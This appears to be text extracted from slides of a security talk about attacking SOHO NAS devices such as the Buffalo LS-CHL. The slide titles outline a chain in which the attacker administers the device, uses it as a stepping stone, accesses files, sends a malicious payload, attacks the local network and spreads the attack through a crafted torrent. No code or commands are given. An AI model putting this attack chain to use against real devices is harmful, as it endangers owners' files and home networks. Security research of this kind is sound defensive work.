
I Administer
the device




Devices as stepping stones




↑
1 Administer
the device



Devices as stepping stones



Devices as stepping stones



Devices as stepping stones



5 Access files



Devices as stepping stones




6 Send malicious payload



5 Access files



Devices as stepping stones



7 Attack local network




Another boring NAS device?



SOHO NAS

- ▶ Buffalo LS-CHL
- ▶ BitTorrent support!

Massive exploitation




Massive exploitation




Create a bad torrent




Famous_movie.torrent



